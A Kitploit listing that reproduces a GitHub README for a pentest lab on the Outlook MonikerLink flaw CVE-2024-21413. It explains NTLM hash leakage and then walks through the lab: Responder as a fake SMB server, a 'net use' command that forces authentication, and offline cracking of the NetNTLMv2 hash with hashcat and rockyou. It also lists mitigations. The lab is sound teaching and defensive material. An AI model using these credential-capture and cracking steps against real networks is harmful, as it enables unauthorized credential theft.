
Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
lab-SMB-responder-CVE-2024-21413 — Laboratorio criado para PenTest da Vuln CVE 2024-214113(MONIKER LINK). | Kitploit
Tools/GitHubGitHub/sallocinavalcante/lab-smb-responder-cve-2024-21413
Password CrackingVulnerability AnalysisExploitationNetwork SecurityPenetration TestingLearning & EducationRed TeamingLabs & Practice

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share
GitHub
sallocinavalcante/lab-smb-responder-cve-2024-21413

lab-SMB-responder-CVE-2024-21413

Laboratorio criado para PenTest da Vuln CVE 2024-214113(MONIKER LINK).

View Repository
27 months agoNot yet reviewed

SMB Lab + Responder (CVE-2024-21413)

🎯 Objective

This project aimed to study the CVE-2024-21413 (MonikerLink) vulnerability, exploring how the SMB/NTLM protocol can be abused for credential capture.
Even after the official Microsoft patch, the lab shows that the concept remains valid in internal scenarios.


📖 Exploit Theory

The vulnerability (CVE-2024-21413), known as MonikerLink, was classified as critical (CVSS 9.8). It occurs because Outlook processed "file://" links unsafely, using old COM APIs (Moniker Objects). These objects allowed Outlook to call external resources without going through Protected View, inducing the client to initiate SMB connections automatically.

1. What is Moniker Link?

It is a Windows feature that allows referencing COM objects via special links.

2. How Outlook processed file://

The original exploit abused "file://" links or UNC paths sent by email.

3. How the bypass with "!" occurred

By adding the "!" character in the link, it was possible to bypass internal Outlook protections, forcing direct opening of the external resource.

4. How NTLM was exposed

This resulted in automatic NTLM authentication, exposing NetNTLMv2 hashes to the attacker without significant user interaction.

5. What the patch fixes

The patch KB5002519 specifically blocks this behavior in Outlook, preventing "file://" links from being processed this way.

6. What the patch does NOT fix

However, Windows automatic NTLM continues to work outside the Outlook context, meaning any attempt to access SMB resources in an environment where NTLM is enabled and there are no authentication restrictions can still generate automatic hash sending.


📌 Relationship between Outlook, SMB/NTLM and Responder Original exploit: via spam email with malicious link → Outlook processed → NTLM authenticated automatically → attacker received hash.

Internal lab: we simulate only the conceptual part → we manually force the SMB connection → Responder captured the hash → Hashcat performed the cracking.

Why does it still work? Because NTLM is a legacy protocol that authenticates automatically on SMB connections, regardless of Outlook. The patch fixes the Outlook client, but does not eliminate NTLM behavior on Windows.


🏗️ Lab Architecture

  • Attacker: Kali Linux with Responder and Hashcat.
  • Victim: Windows with Outlook installed.
  • Network: Simulated LAN, no external exposure.
  • Tools:
    • Responder → for protocol poisoning and hash capture.
    • Hashcat → for offline cracking of captured hashes.

IP win
IP a Linux


🛡️ Outlook Patch

During testing, Outlook blocked file:// links coming from email, displaying a security alert:

Outlook Alert

Note

The patch KB5002519, released in February 2024, mitigates the external vector via email by blocking file:// links.
However, the NTLM protocol still allows automatic authentication on SMB connections.
This means that although Outlook is protected against this specific exploit, the internal attack surface remains valid.
The root of the issue lies in the reliance on NTLM as an authentication mechanism, which remains susceptible to hash capture on SMB connections.


📊 Risk Metrics

  • CVE: CVE-2024-21413
  • CVSS: 9.8 (Critical)
  • Impact: RCE + credential leakage
  • Vector: External (Outlook) and Internal (SMB/NTLM)
  • Recommended Mitigation:
    • Apply patch KB5002519.
    • Disable NTLM where possible.
    • Enforce Kerberos in AD environments.
    • Implement MFA and strong passwords.

📚 Lessons Learned

  1. The Outlook patch only blocks clicking on external links.
  2. SMB/NTLM remains an attack surface within the network.
  3. NetNTLMv2 hashes can be captured and cracked offline.
  4. Weak passwords are easily discovered with common wordlists.
  5. Even with the official fix, the vulnerability remains relevant in internal scenarios.

📌 Step-by-Step


  1. Start Responder Here we start Responder on the Kali network interface. It acts as a fake SMB server, ready to respond to victim requests and capture NTLM credentials. This step is essential to prepare the protocol poisoning and interception environment. Command on Kali Linux:
root@kitploit:~
sudo responder -I eth0

Responder active


  1. Force SMB communication


    On Windows, we manually access an SMB resource pointing to the attacker's IP. This access forces the Windows client to automatically authenticate via NTLM, sending the hash to the fake server (Responder). This is the moment when the initial credential exposure occurs. We can force SMB communication in two ways:

Via Explorer, manually accessing:

root@kitploit:~
\\<Attacker IP>\test.

Forcing SMB in Explorer

Via terminal (cmd or PowerShell), using the command:

root@kitploit:~
net use \\<Attacker IP>\test

Forcing SMB in terminal

  1. Hash capture
    Responder intercepts the authentication attempt and saves the NTLMv2 hash in a log file inside /usr/share/responder/logs/. This file contains the raw material used for cracking. Here we evidence the vulnerability: even without a plaintext password, the hash can be captured and reused.
root@kitploit:~
/usr/share/responder/logs/SMB-NTLMv2-SSP-<IP>.txt

Hash captured by Responder


  1. Cracking with Hashcat
    Before running Hashcat, we copy the hash from the log to a file in our home (~/hash.txt). This facilitates manipulation and ensures Hashcat has direct access to the content. Then we run Hashcat in mode 5600 (NetNTLMv2) with the rockyou.txt wordlist. This process attempts to crack the hash offline, demonstrating how weak passwords can be quickly discovered. The result shows if the password was found, evidencing the real risk of the vulnerability.
root@kitploit:~
hashcat -m 5600 -a 0 ~/hash.txt /usr/share/wordlists/rockyou.txt

Note:
The actual password is not displayed for security reasons. The goal is to demonstrate the process and the vulnerability.


Hashcat command Cracking result

✅ Conclusion

This lab evidenced that:

  • The exploit via Outlook has been blocked by the patch.
  • Still, it is possible to capture and crack SMB hashes manually.
  • The vulnerability remains valid as a concept, reinforcing the importance of internal hardening, strong passwords and migration to Kerberos/token-based auth.
Download Tool